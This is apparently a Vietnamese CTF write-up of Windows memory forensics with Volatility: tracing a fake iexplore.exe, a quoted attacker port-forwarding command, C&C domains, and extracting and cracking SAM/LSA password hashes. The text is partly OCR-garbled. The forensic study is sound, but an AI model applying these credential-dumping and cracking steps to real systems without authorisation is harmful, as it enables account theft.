Flag: **WIN-ETSA91RKCFP**

+ Challenge 3

Statement

Berthier, the antivirus software didn't find anything. It's up to you now. Try to find the malware in the memory dump. The validation flag is the md5 checksum of the full path of the executable.

The uncompressed memory dump md5 hash is e3a902d4d44e0f7bd9cb29865e0a15de

```

(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
$ ./volatility -f ch2.dmp --profile=Win7SP0x86 pstree
Volatility Foundation Volatility Framework 2.6
Name    Pid   PPid   Thds   Hnd
s Time

```

- Ta dùng plugin để list hết các process đang chạy

			2548	2484	24	70
6	2013-01-12 16:40:27 UTC+0000					
.	0x87b6b030:iexplore.exe		2772	2548	2	7
4	2013-01-12 16:40:34 UTC+0000					
..	0x89898030:cmd.exe		1616	2772	2	10
1	2013-01-12 16:55:49 UTC+0000					

- Ta thấy có 1 process iexplore.exe nhưng khá là lạ là sau đó lại là process cmd.exe
- Và ta cũng thấy là Pid của cmd.exe lại là process con của iexplore.exe

```
2013-01-12 16:41:05 -0700
└─(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
$ ./volatility -f ch2.dmp --profile=Win7SP0x86 cmdline -p 2772
Volatility Foundation Volatility Framework 2.6
*****
iexplore.exe pid: 2772
Command line : "C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe"
```

- Xem thêm thông tin về process ta thấy là nó nằm bên ngoài thư mục bình thường của nó là “C:\Program Files\Internet Explorer\iexplore.exe”

```
└─(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
$ echo -n -E "C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe" | md5sum
49979149632639432397b3a1df8cb43d -
```

- Ta sử dụng lệnh trên để tính md5 sau đó in ra màn hình

Flag: **49979149632639432397b3a1df8cb43d**

+ Challenge 4

Statement

Berthier, thanks to this new information about the processes running on the workstation, it's clear that this malware is used to exfiltrate data. Find out the ip of the internal server targeted by the hackers!

The validation flag should have this format : **IP:PORT**

The uncompressed memory dump md5 hash is e3a902d4d44e0f7bd9cb29865e0a15de

```
└─(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
$ ./volatility -f ch2.dmp --profile=Win7SP0x86 netscan | grep 2772
Volatility Foundation Volatility Framework 2.6
0x1dedb4f8      test TCPv4          127.0.0.1:49178          127.0.0.1:12080      ESTABLISHED
2772           iexplore.exe

└─(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
$
```

- Ta xem các thông tin kết nối của process liên quan với PID là 2772
- Nhưng thông tin IP và PORT thì không chính xác

```
└─(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
$ ./volatility -f ch2.dmp --profile=Win7SP0x86 consoles
Volatility Foundation Volatility Framework 2.6
*****
```

- Ta xem thông tin các lệnh bằng plugin consoles

```

*****
ConsoleProcess: conhost.exe Pid: 2168
Console: 0x1081c0 CommandHistorySize: 50
HistoryBufferCount: 3 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe
AttachedProcess: cmd.exe Pid: 1616 Handle: 0x64
-----
CommandHistory: 0x427a60 Application: tcprelay.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
-----
CommandHistory: 0x427890 Application: whoami.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
-----
CommandHistory: 0x427700 Application: cmd.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x64
-----
Screen 0x416348 X:80 Y:300
Dump:

```

- Ta thấy có 1 command thực thi tcprelay.exe thông qua process cmd.exe trong đó:
 - + tcprelay.exe: Tạo 1 TCP connection forwarder
 - + consolehost.exe: Cho phép cmd.exe làm việc với windows explorer
 - + whoami.exe: Display user
- Qua đó ta có thể đoán là attacker đã mở 1 shell cmd.exe sau đó sử dụng tcprelay.exe cho TCP port forwarder và whoami.exe để kiểm tra shell có hoạt động với xem quyền của user
- Commands được nhập vào cmd.exe được xử lý bởi conhost.exe vậy ta chỉ cần dump thông tin của conhost.exe là sẽ có được thông tin của attacker

```

[(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]]
$ ./volatility -f ch2.dmp --profile=Win7SP0x86 memdump -p 2168 -D /home/kali/Desktop/test
Volatility Foundation Volatility Framework 2.6
*****
Writing conhost.exe [ 2168] to 2168.dmp
[(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]]
$ █ans\John Doe\AppData\Local\Temp\TEMPD23\conhost.exeN

```

- Dump thông tin process sau đó lưu vào folder

```
(kali㉿kali)-[~/Desktop/test]
$ strings 2168.dmp | grep tcprelay
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.ty 443
tcprelay.c
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exe]
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exeN_
C:\Users\JOHND0~1\AppData\Local\Temp\TEMP23\tcprelay.exe[g]
C:\Users\JOHND0~1\AppData\Local\Temp\TEMP23\tcprelay.exe
C:\Users\JOHND0~1\AppData\Local\Temp\TEMP23\tcprelay.exe
5C:\Users\JOHND0~1\AppData\Local\Temp\TEMP23\tcprelay.exe[g]

(kali㉿kali)-[~/Desktop/test]
```

- Ta đã có được thông tin của attacker

Flag: **192.168.0.22:3389**

+ Challenge 5

Statement

Berthier, the malware seems to be manually maintained on the workstations. Therefore it's likely that the hackers have found all of the computers' passwords.
Since ACME's computer fleet seems to be up to date, it's probably only due to password weakness. John, the system administrator doesn't believe you. Prove him wrong!

[Find john password.](#)

The uncompressed memory dump md5 hash is e3a902d4d44e0f7bd9cb29865e0a15de

```
(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
$ ./volatility -f ch2.dmp --profile=Win7SP0x86 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual Physical Name
_____|_____|_____
0x8ee66740 0x141c0740 \SystemRoot\System32\Config\SOFTWARE
0x90cab9d0 0x172ab9d0 \SystemRoot\System32\Config\DEFAULT
0x9670e9d0 0x1ae709d0 \??\C:\Users\John Doe\ntuser.dat
0x9670f9d0 0x04a719d0 \??\C:\Users\John Doe\AppData\Local\Microsoft\Windows\UsrClass.dat
0xaad6148 0x131af148 \SystemRoot\System32\Config\SAM
0xab25008 0x14a61008 \SystemRoot\System32\Config\SECURITY
0xaba79d0 0x11a259d0 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xabb1720 0x0a7d4720 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DA
T
0xb20c008 0x039e1008 [no name]
0xb21c008 0x039ef008 \REGISTRY\MACHINE\SYSTEM
0xb23c008 0x02ccf008 \REGISTRY\MACHINE\HARDWARE
0xee66008 0x141c0008 \Device\HarddiskVolume1\Boot\BCD
```


- Security Accounts Manager (SAM) là một thành phần của hệ điều hành Microsoft Windows được sử dụng để quản lý các tài khoản người dùng và các chính sách bảo mật liên quan đến các tài khoản đó. SAM đảm nhiệm việc duy trì thông tin tài khoản người dùng như tên đăng nhập, mật khẩu và quyền thành viên trong các nhóm

```
(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
└─$ ./volatility -f ch2.dmp --profile=Win7SP0x86 hashdump -y 0x8b21c008 -s 0x
9aad6148 > pass.txt
Volatility Foundation Volatility Framework 2.6

(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
└─$ cat pass.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0
c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
:
John Doe:1000:aad3b435b51404eeaad3b435b51404ee:b9f917853e3dbf6e6831ecce607259
30:::

(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
└─$
```

- Ta lấy được mã hash của mật khẩu



- Sử dụng các công cụ onl để bẻ khóa và lấy được mật khẩu

Flag: **passw0rd**

+ Challenge 6

```
Statement
Berthier, before blocking any of the malware's traffic on our firewalls, we need to make sure we found all its C&C. This will let us know if there are other infected hosts on our network and be certain we've locked the attackers out. That's it Berthier, we're almost there, reverse this malware!

The validation password is a fully qualified domain name : hote.domaine.td

The uncompressed memory dump md5 hash is e3a902d4d44e0f7bd9cb29865e0a15de
NB : This challenge require the clearance of the level 3.
```

```
(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
└─$ ./volatility -f ch2.dmp --profile=Win7SP0x86 procdump -p 2772 --dump-dir
/home/kali/Desktop/test
Volatility Foundation Volatility Framework 2.6
Process(V) ImageBase Name Result
----- -----
0x87b6b030 0x00400000 iexplore.exe OK: executable.2772.exe

(kali㉿kali)-[~/Desktop/volatility_2.6_lin64_standalone]
```

- Sử dụng plugin procdump để dump các process với PID 2772 của attacker

```
(kali㉿kali)-[~/Desktop/test]
└─$ file executable.2772.exe
executable.2772.exe: PE32 executable (GUI) Intel 80386 (stripped to external
PDB), for MS Windows, 5 sections
```

- Ta thấy nó dump ra 1 file exe dành cho hệ điều hành window

S	Domain	Address	Registrar	Country
S	ns2.wrauzfevvo.com	-	-	-
R	whereare.sexty-serbian	-	-	-
C	yOug.itisjustluck.com	-	-	-
A	th1sis.l1k3aK3y.org	-	-	-
T	furious.devilslife.com	-	-	-

- Sử dụng công cụ onl: 13170ec31cf0920ad871b0d0603b6f575f847e523ac977e5177adaf62d5698 53 để phân tích

DNS Requests

[Login to Download DNS Requests \(CSV\)](#)

Domain	Address	Registrar	Country
ns2.wrauzfevvo.com	-	-	-
whereare.sexty-serbian	-	-	-
yOug.itisjustluck.com	-	-	-
th1sis.l1k3aK3y.org	-	-	-
furious.devilslife.com	-	-	-

- Sau khi submit từng cái thì thấy cái gần cuối là flag

Flag: **th1sis.l1k3aK3y.org**

• Kịch bản 5

1.Tìm tên và mật khẩu của tài khoản người dùng trong bộ nhớ

1. Check thông tin của file .vmem

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' imageinfo
```

```
kali㉿kali:[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search ...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (/home/kali/Downloads/Kb05-dp-E81.vmem)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf80002c430a0L
Number of Processors : 2
Image Type (Service Pack) : 1
    KPCR for CPU 0 : 0xfffff80002c44d00L
    KPCR for CPU 1 : 0xfffff80000ef000L
    KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2018-08-04 19:34:22 UTC+0000
Image local date and time : 2018-08-04 22:34:22 +0300

```

→ Profile = Win7SP1x64

2. Lấy trửng địa chỉ bắt đầu trọng bộ nhớ của nơi lưu trữ thông tin đăng ký và quản lý về tài khoản người

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 hivelist
```

```
[(kali㉿kali:[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual Physical Name
-----\??\C:\System Volume Information\Syscache.hve
0xfffff8a00000f010 0x000000002d4c1010 [no name]
0xfffff8a0000024010 0x000000002d50c010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a000053320 0x000000002d5b320 \REGISTRY\MACHINE\HARDWARE
0xfffff8a000109410 0x0000000029cb4410 \SystemRoot\System32\Config\SECURITY
0xfffff8a0003d410 0x000000002a958410 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a0005d5010 0x000000002a983010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a001495010 0x0000000024912010 \SystemRoot\System32\Config\DEFAULT
0xfffff8a0016d4010 0x00000000214e1010 \SystemRoot\System32\Config\SAM
0xfffff8a00175b010 0x00000000211eb010 \?\?\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a00176e410 0x00000000206db410 \?\?\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a002090010 0x000000000b92b010 \?\?\C:\Users\Rick\ntuser.dat
0xfffff8a0020ad410 0x0000000000db41410 \?\?\C:\Users\Rick\AppData\Local\Microsoft\Windows\UsrClass.dat
```

dùng Windows

3. Lấy ra giá trị Virtual tương ứng của 2 bản ghi \REGISTRY\MACHINE\SYSTEM và

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/LAM123-PC-20230328-030411.raw' --profile=Win7SP1x64 hashdump -y
0xfffff8a0000240
```

\SystemRoot\System32\Config\SAM. Sau đó bỏ vào câu lệnh bên dưới. Đồng thời, ta sẽ trích xuất mã băm mật khẩu vào một tập tin text "B5_Hash.txt" để tiện quan sát

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff8a0016d4010 > Script5_Hash.txt

Volatility Foundation Volatility Framework 2.6

(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ cat Script5_Hash.txt
Administrator:500:aad3b435b51404eeaaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Rick:1000:aad3b435b51404eeaaad3b435b51404ee:518172d012f97d3abffc089615283940:::

(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$
```

4. Sử dụng plugin lsadump ta tìm được Default Password là MortyIsReallyAnOtter

Theo tham khảo: Lsadump sử dụng một số lỗ hổng bảo mật của hệ thống Windows,

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 lsadump
```

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 lsadump
Volatility Foundation Volatility Framework 2.6
DefaultPassword
0x00000000 28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  (.....)
0x00000010 4d 00 6f 00 72 00 74 00 79 00 49 00 73 00 52 00 M.o.r.t.y.I.s.R.
0x00000020 65 00 61 00 6c 00 6c 00 79 00 41 00 6e 00 4f 00 e.a.l.l.y.A.n.O.
0x00000030 74 00 74 00 65 00 72 00 00 00 00 00 00 00 00 00 t.t.e.r.....
DPAPI_SYSTEM
0x00000000 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ,.....
0x00000010 01 00 00 00 36 9b ba a9 55 e1 92 82 09 e0 63 4c ...6...U....cL
0x00000020 20 74 63 14 9e d8 a0 4b 45 87 5a e4 bc f2 77 a5 .tc....KE.Z...w.
0x00000030 25 3f 47 12 0b e5 4d a5 c8 35 cf dc 00 00 00 00 %?G...M..5.....
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$
```

cho phép trích xuất các giá trị bí mật như Hash mật khẩu (NTLM hash), LM hash, hoặc các giá trị khác liên quan đến các tài khoản người dùng được lưu trữ trong hệ thống.

Giờ ta sẽ thử hash NTML Default Password này so sánh với mã Hash của User Rick

NTLM Hash Generator

Input String

Add to Fav New Save & Share

MortyIsReallyAnOtter

Sample ⏪ ⏴ ⏵ ⏷ ⏸ ⏹

Size : 20 B, 20 Characters

Auto

 Generate

 File..

 Load URL

Output Text

Upper Case

Lower Case



518172D012F97D3A8FCC089615283940

→ Trùng khớp → Rick/MortyIsReallyAnOtter là tài khoản/mật khẩu người dùng

2.Tìm tên (Computer Name) và địa chỉ IP của máy tính mục tiêu

1.Tìm Computer Name

Trong Windows, để tìm Computer Name ta thường sử dụng đường dẫn mặc định là:


HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\ComputerName\ComputerName

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual      Physical      Name
-----
0xfffff8a00377d2d0 0x00000000624162d0 \??\C:\System Volume Information\Syscache.hve
0xfffff8a00000f010 0x000000002d4c1010 [no name]
0xfffff8a000024010 0x000000002d50c010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a00005320 0x000000002d5bb320 \REGISTRY\MACHINE\HARDWARE
0xfffff8a000109410 0x0000000029cb4410 \SystemRoot\System32\Config\SECURITY
0xfffff8a00033d410 0x000000002a958410 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a0005d5010 0x000000002a983010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a001495010 0x0000000024912010 \SystemRoot\System32\Config\DEFAULT
0xfffff8a0016d4010 0x00000000214e1010 \SystemRoot\System32\Config\SAM
0xfffff8a00175b010 0x00000000211eb010 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a00176e410 0x00000000206db410 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a002090010 0x000000000b92b010 \??\C:\Users\Rick\ntuser.dat
0xfffff8a0020ad410 0x000000000db41410 \??\C:\Users\Rick\AppData\Local\Microsoft\Windows\UsrClass.dat

(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$
```

Dựa vào hivelist đã tìm được ở câu trên, ta kết hợp với plugin **printkey** để tìm và hiển thị Computer Name với 2 option **-o** là địa chỉ ảo của đường dẫn bắt đầu là **HKEY_LOCAL_MACHINE\SYSTEM** và **-K** là phần còn lại trong đường dẫn tới Computer Name:

```
\ControlSet001\Control\ComputerName\ComputerName
```



```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 printkey -o 0xfffff8a000024010 -K "ControlSet001\Control\ComputerName\ComputerName"
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable   (V) = Volatile

Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2018-06-02 19:23:00 UTC+0000

Subkeys:
Values:
REG_SZ      : (S) mmsrvc
REG_SZ      : (S) WIN-LO6FAF3DTE

(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
```

→ Computer Name là **WIN-LO6FAF3DTE**

2. Tìm địa chỉ IP

Ta sử dụng plugin net scan để quét và thu thập thông tin về kết nối mạng trong bộ nhớ của một máy tính Windows

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 netscan
```

Offset(P)	Proto	Local Address	Foreign Address	State	Pid	Owner
0x7d60f010	UDPV4	0.0.0.0:1900	*:*	2836	BitTorrent.exe	
0x7d62b3f0	UDPV4	192.168.202.131:6771	*:*	2836	BitTorrent.exe	
0x7d62f4c0	UDPV4	127.0.0.1:62307	*:*	2836	BitTorrent.exe	
0x7d62f920	UDPV4	192.168.202.131:62306	*:*	2836	BitTorrent.exe	
0x7d6424c0	UDPV4	0.0.0.0:50762	*:*	4076	chrome.exe	
0x7d6b4250	UDPV6	::1:1900	*:*	164	svchost.exe	
0x7d6e3230	UDPV4	127.0.0.1:6771	*:*	2836	BitTorrent.exe	
0x7d6ed650	UDPV4	0.0.0.0:5355	*:*	620	svchost.exe	
0x7d71c8a0	UDPV4	0.0.0.0:0	*:*	868	svchost.exe	
0x7d71c8a0	UDPV6	::0	*:*	868	svchost.exe	
0x7d743a90	UDPV4	127.0.0.1:52847	*:*	2624	bittorrentie.e	
0x7d7602c0	UDPV4	127.0.0.1:52846	*:*	2308	bittorrentie.e	
0x7d787010	UDPV4	0.0.0.0:65452	*:*	4076	chrome.exe	
0x7d789b50	UDPV4	0.0.0.0:50523	*:*	620	svchost.exe	
0x7d789b50	UDPV6	::50523	*:*	620	svchost.exe	
0x7d92a230	UDPV4	0.0.0.0:0	*:*	868	svchost.exe	
0x7d92a230	UDPV6	::0	*:*	868	svchost.exe	
0x7d9e8b50	UDPV4	0.0.0.0:20830	*:*	2836	BitTorrent.exe	
0x7d9f4560	UDPV4	0.0.0.0:0	*:*	3856	WebCompanion.e	
0x7d9f8cb0	UDPV4	0.0.0.0:20830	*:*	2836	BitTorrent.exe	
0x7d9f8cb0	UDPV6	::20830	*:*	2836	BitTorrent.exe	
0x7d8bb390	TCPv4	0.0.0.0:9008	0.0.0.0:0	LISTENING	4	System
0x7d8bb390	TCPv6	::9008	::0	LISTENING	4	System
0x7d9a9240	TCPv4	0.0.0.0:8733	0.0.0.0:0	LISTENING	4	System
0x7d9a9240	TCPv6	::8733	::0	LISTENING	4	System
0x7d9e19e0	TCPv4	0.0.0.0:20830	0.0.0.0:0	LISTENING	2836	BitTorrent.exe
0x7d9e19e0	TCPv6	::20830	::0	LISTENING	2836	BitTorrent.exe
0x7d9e1c90	TCPv4	0.0.0.0:20830	0.0.0.0:0	LISTENING	2836	BitTorrent.exe
0x7d42ba90	TCPv4	-:0	56.219.196.26:0	CLOSED	2836	BitTorrent.exe
0x7d6124d0	TCPv4	192.168.202.131:49530	77.102.199.102:7575	CLOSED	708	LunarMS.exe
0x7d62d690	TCPv4	192.168.202.131:49229	169.1.143.215:8999	CLOSED	2836	BitTorrent.exe

Nhìn vào phần Local Address → IP của máy là 192.168.202.131

3.Người dùng trên máy tính mục tiêu thích chơi một vài trò chơi điện tử cũ.

Nếu tên trò chơi mà người này chơi. Cung cấp địa chỉ IP máy chủ của trò chơi.

1. Từ kết quả khi sử dụng netscan ở trên ta tìm được địa chỉ của trò chơi LunarMS.exe là 77.102.199.102, "chrome", "BitTorrent",

... không phải là trò chơi và khi search mạng thì đúng là có một trò chơi tên LunarMS

0x7d69e1c90	TCPv4	0.0.0.0:20830	0.0.0.0:0	LISTENING	2836	BitTorrent.exe
0x7d42ba90	TCPv4	-:0	56.219.196.26:0	CLOSED	2836	BitTorrent.exe
0x7d6124d0	TCPv4	192.168.202.131:49530	77.102.199.102:7575	CLOSED	708	LunarMS.exe
0x7d62d690	TCPv4	192.168.202.131:49229	169.1.143.215:8999	CLOSED	2836	BitTorrent.exe
0x7d634350	TCPv6	-:0	38db:c41a:80fa:ffff:38db:c41a:80fa:ffff:0	CLOSED	2836	BitTorrent.exe
0x7d652760	TCPv4	192.168.202.131:50281	71.198.155.180:27574	CLOSED	2836	BitTorrent.exe



LunarMs

Clumzy Clowy 137 người đăng ký

Đăng ký

1 | 0 Chia sẻ | Tạo đoạn video | ...

4. Người này dùng một tài khoản để đăng nhập vào một kênh tên là Lunar-3 trọng trò chơi. Tìm tên của tài khoản này

1. Sử dụng plugin pslist để tìm các process liên quan tới việc sử dụng LunarMS

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 pslist
```

0xfffffa801b4c9b30	bittorrentie.e	2624	2836	13	316	1	1	2018-08-04 19:27:21 UTC+0000
0xfffffa801b5cb740	LunarMS.exe	708	2728	18	346	1	1	2018-08-04 19:27:39 UTC+0000
0xfffffa801988c2d0	PresentationFo	724	492	6	148	0	0	2018-08-04 19:27:52 UTC+0000
0xfffffa801b603610	mscorsvw.exe	412	492	7	86	0	1	2018-08-04 19:28:42 UTC+0000

2. Tiến hành dump tiến trình này để khai thác

```
./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 memdump -D ./ -p 708
```

```
[kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f '/home/kali/Downloads/Kb05-dp-E81.vmem' --profile=Win7SP1x64 memdump -D ./ -p 708
Volatility Foundation Volatility Framework 2.6
*****
Writing LunarMS.exe [ 708] to 708.dmp
[kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]
$ ]
```

3. Sử dụng strings để trích xuất với các grep như “account”, “login” nhưng vẫn không có kết quả nào có vẻ là tên tài khoản

```
strings 708.dmp | grep "login"  
strings 708.dmp | grep "account"
```

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]  
└─$ strings 708.dmp | grep "account"  
Please visit the website to charge your account.  
If you exit without creating a Nexus Passport account all your progress will be lost. Are you sure you want to exit?  
A muscular decoration given to the Silent Crusaders. It can be kept in storage and #cshared with another character in your account 1 time#. It cannot be traded after.  
A vicious-looking wolf hat. Can be #moved within an account one time#.  
A wolf suit worn by trendy wolves. Can be #moved within an account one time#.  
A mask given to exceptional Dual Blades. It can be #cshared between accounts once# through storage, after which it cannot be traded again.  
A ring for the Returned Friend that can be put inside the Storage Room, and shared #only one time between characters within the same account.# You cannot trade it to users with other accounts.  
A simple, one-note damage skin. #Once used, it will be permanently active until another skin is applied#.\\n#cthis item will not be consumed upon use, and can be used until its expiration.#\\n#You c  
an place it in Storage and apply it to another character on the account even after use, but only once#.  
A coupon for 500 Maple Reward Points.\\n#Double-click to earn 500 Maple Reward Points. Restricted to 2 uses per account.\\r\\n10000 Candy Points will be refunded for any use of the coupon past the fir  
st 2.  
A pendant filled with the essence of avarice. When equipped, it increases the chance of rare items being dropped in Monster Park. It can be kept in storage and #cshared with another character in your  
account 1 time#. It cannot be traded after.  
An earring given to exceptional Cygnus Knights. It can be #cshared between accounts once# through storage, after which it cannot be traded again.  
This item can be #moved once within an account# via the storage system. After that, it cannot be traded or moved.  
A ring given to an exceptional Aran. It can be #cshared between accounts once# through storage, after which it cannot be traded again.  
A legendary ring that improves along with its owner. Can be placed in storage and shared with other characters on the same account.  
A Resistance ring that can be put inside the Storage Room, and shared between characters within the same account. You cannot trade it to users with other accounts.
```

```
(kali㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone/volatility_2.6_lin64_standalone]  
└─$ strings 708.dmp | grep "login"  
Double-click on a character to login.  
A special gift box for adventurers that login every day. Maybe it contains fantabulous gifts? Remember to open it BEFORE the event ends!  
Double-click to send a note to an offline character. The receiver will be able to see the note at the next login.  
https://logon.live.com/me.srf?wa=wsignin1.0&reply-https%3A%2F%2Fwww.microsoft.com&uid=cdd5d079-d841-4508-0e52-f7bf95dae0f5&partnerId=mshomepage  
https://logon.live.com/login.srf?wa=wsignin1.0&psnv=19&checkda=16ct-1533408497&ver=6.7.6643.0&wp=M&L_SS&lr&reply-https%3A%2F%2Fwww.microsoft.com%2Fen-us%2Fsilentauth%3fsilentauth%3dmsa&lc=1033&id=743  
59&addr=dr1  
s.unreadBox.find(".spam .number"),this.unreadSpanLabel=this.unreadBox.find(".spam .label"),this.unreadLink=this.unreadBox.find(".inbox-link"),this.smileyWrapper=this.component.find(".smileyWrapper"),t  
